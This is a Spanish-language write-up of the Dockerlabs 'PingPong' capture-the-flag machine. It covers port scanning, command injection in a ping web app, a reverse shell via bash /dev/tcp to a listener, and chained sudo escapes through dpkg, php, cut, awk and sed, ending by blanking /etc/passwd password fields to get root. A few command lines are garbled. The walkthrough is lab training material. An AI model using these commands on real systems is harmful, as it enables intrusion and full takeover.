

PingPong Dockerlabs



Reconocimiento

Comenzamos con un escaneo completo de **nmap** para sacar los puertos y versiones:


```
SHELL
> nmap -sSCV --min-rate=5000 -Pn -n -p- 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 20:01 CET
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
443/tcp   open  ssl/http Apache httpd 2.4.58 ((Ubuntu))
|_ tls-alpn:
|_ http/1.1
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ ssl-cert: Subject: commonName=example.com/organizationName=Your
Organization/stateOrProvinceName=California/countryName=US
|_ Not valid before: 2024-05-19T14:20:49
|_ Not valid after: 2025-05-19T14:20:49
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Apache2 Ubuntu Default Page: It works
5000/tcp  open  http   Werkzeug httpd 3.0.1 (Python 3.12.3)
|_ http-server-header: Werkzeug/3.0.1 Python/3.12.3
|_ http-title: Ping Test
MAC Address: AA:E9:FC:7E:83:56 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Nmap done: 1 IP address (1 **host** up) scanned in 14.46 seconds

Nmap nos reporta los puertos **80**, **443** y **5000**:

Por el puerto **443(https)** tenemos esta web que tiene el .html por defecto de apache por lo que voy a ejecutar **gobuster** para listar:



```
> gobuster dir -u https://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html,bak -k
```

```
Gobuster v3.6
```


```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url:          https://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:  txt,php,html,bak
[+] Timeout:      10s
```



```
Starting gobuster in directory enumeration mode
```

```
/.php          (Status: 403) [Size: 276]
/.html         (Status: 403) [Size: 276]
/index.html    (Status: 200) [Size: 10671]
/javascript    (Status: 301) [Size: 315] [--> https://172.17.0.2/javascript/]
/machine.php   (Status: 200) [Size: 6989]
```

Rápidamente **gobuster** me reporta esta web donde poco podemos hacer.




En cambio, por el puerto **5000** tenemos esta web que parece que hace un **ping**:




Explotación

Pruebo **Command Injection** y es vulnerable:



Entonces me lanzo una reverse shell:



Escalada

Una vez dentro como el usuario **freddy** tenemos los siguientes usuarios en la máquina:

SHELL

```
freddy@2d7edf097ede:~/Desktop$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
freddy:x:1001:1001::/home/freddy:/bin/bash
bobby:x:1002:1002::/home/bobby:/bin/bash
gladys:x:1003:1003::/home/gladys:/bin/bash
chocolatito:x:1004:1004::/home/chocolatito:/bin/bash
theboss:x:1005:1005::/home/theboss:/bin/bash
```

Como **freddy** podemos ejecutar **dpkg** como **bobby**:

SHELL

```
freddy@2d7edf097ede:/opt$ sudo -l
Matching Defaults entries for freddy on 2d7edf097ede:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty


User freddy may run the following commands on 2d7edf097ede:
    (bobby) NOPASSWD: /usr/bin/dpkg
```

Para escalar ejecuto:

SHELL

```
freddy@2d7edf097ede:/opt$ sudo -u bobby dpkg -l
```

Y luego pongo:



```
Debian base sy
ii base-passwd
!/bin/bash|
```

Como **bobby** me vi obligado a mudar de shell ya que estaba teniendo muchos problemas para la próxima escalada:

```
bobby@2d7edf097ede:/home/freddy$ bash -c "bash -i >& /dev/tcp/172.17.0.1/1234 0>&1"
|

> nc -nlvp 1234
Connection from 172.17.0.2:47650
bobby@2d7edf097ede:/home/freddy$
```

Como **bobby** podemos ejecutar **php** como **gladys**

SHELL

```
bobby@2d7edf097ede:/opt$ sudo -l
Matching Defaults entries for bobby on 2d7edf097ede:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User bobby may run the following commands on 2d7edf097ede:
    (gladys) NOPASSWD: /usr/bin/php
```

Para la escalada ejecuto lo siguiente:

SHELL

```
sudo -u gladys /usr/bin/php -r "system('/bin/sh');"
```

Ahora como **gladys** podemos ejecutar **cut** como **chocolatito**:

SHELL

```
whoami
gladys
sudo -l
Matching Defaults entries for gladys on 2d7edf097ede:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User gladys may run the following commands on 2d7edf097ede:
    (chocolatito) NOPASSWD: /usr/bin/cut
```

Pronto vi que **chocolatito** tenia guardada su contraseña en **/opt**:

```
find / -user chocolatito 2> /dev/null
/opt/chocolatitocontraseña.txt
/home/chocolatito
```

Para poder leerla ejecute lo siguiente:

```
sudo -u chocolatito /usr/bin/cut -d '"' -f 1 /opt/chocolatitocontraseña.txt
chocolatitopassword
```

Ahora como **chocolatito** podemos ejecutar **awk** como **theboss**:

```
chocolatito@2d7edf097ede:/home/freddy$ sudo -l
Matching Defaults entries for chocolatito on 2d7edf097ede:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User chocolatito may run the following commands on 2d7edf097ede:
    (theboss) NOPASSWD: /usr/bin/awk
```

Para la escalada ejecuto:

```
chocolatito@2d7edf097ede:/home/freddy$ sudo -u theboss /usr/bin/awk 'BEGIN {system("/bin/s'BEGIN
{system("/bin/sh")}'
id
uid=1005(theboss) gid=1005(theboss) groups=1005(theboss)
```

Por último y terminando, como **theboss** podemos ejecutar **sed** como **root**, por lo que podemos aprovecharnos de esto y quitar las "x" en el */etc/passwd* y así indicamos que los usuario no tienen contraseñas:

```
sudo -l
Matching Defaults entries for theboss on 2d7edf097ede:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User theboss may run the following commands on 2d7edf097ede:
    (root) NOPASSWD: /usr/bin/sed
```

Explicación del /etc/passwd

```
### /etc/passwd sintaxis
```



```
mark:x:1001:1001:mark,,:/home/mark:/bin/bash
[--] - [--] [--] [-----] [-----] [-----]
| | | | | | |
| | | | | | +-> 7. Login shell
| | | | | +-----> 6. Home directory
| | | | +-----> 5. GECOS
| | | +-----> 4. GID
| | +-----> 3. UID
| +-----> 2. Password stored in /etc/shadow
+-----> 1. Username
```

Quedaría así:

```
sudo sed "s/x//g" /etc/passwd
root::0:0:root:/root:/bin/bash
daemon::1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin::2:2:bin:/bin:/usr/sbin/nologin
sys::3:3:sys:/dev:/usr/sbin/nologin
sync::4:65534:sync:/bin:/bin/sync
games::5:60:games:/usr/games:/usr/sbin/nologin
man::6:12:man:/var/cache/man:/usr/sbin/nologin
lp::7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail::8:8:mail:/var/mail:/usr/sbin/nologin
news::9:9:news:/var/spool/news:/usr/sbin/nologin
uucp::10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proy::13:13:proy:/bin:/usr/sbin/nologin
www-data::33:33:www-data:/var/www:/usr/sbin/nologin
backup::34:34:backup:/var/backups:/usr/sbin/nologin
list::38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc::39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt::42:65534:/noneistent:/usr/sbin/nologin
nobody::65534:65534:nobody:/noneistent:/usr/sbin/nologin
ubuntu::1000:1000:Ubuntu:/home/ubuntu:/bin/bash
freddy::1001:1001:/home/freddy:/bin/bash
bobby::1002:1002:/home/bobby:/bin/bash
gladys::1003:1003:/home/gladys:/bin/bash
chocolatito::1004:1004:/home/chocolatito:/bin/bash
theboss::1005:1005:/home/theboss:/bin/bash
```

Ejecutamos con el parámetro **-i** para que guarde los cambios y ahora nos podemos logear como **root** SIN proporcionar contraseña:

```
sudo sed -i "s/x//g" /etc/passwd
su root
root@2d7edf097ede:/home/freddy#
```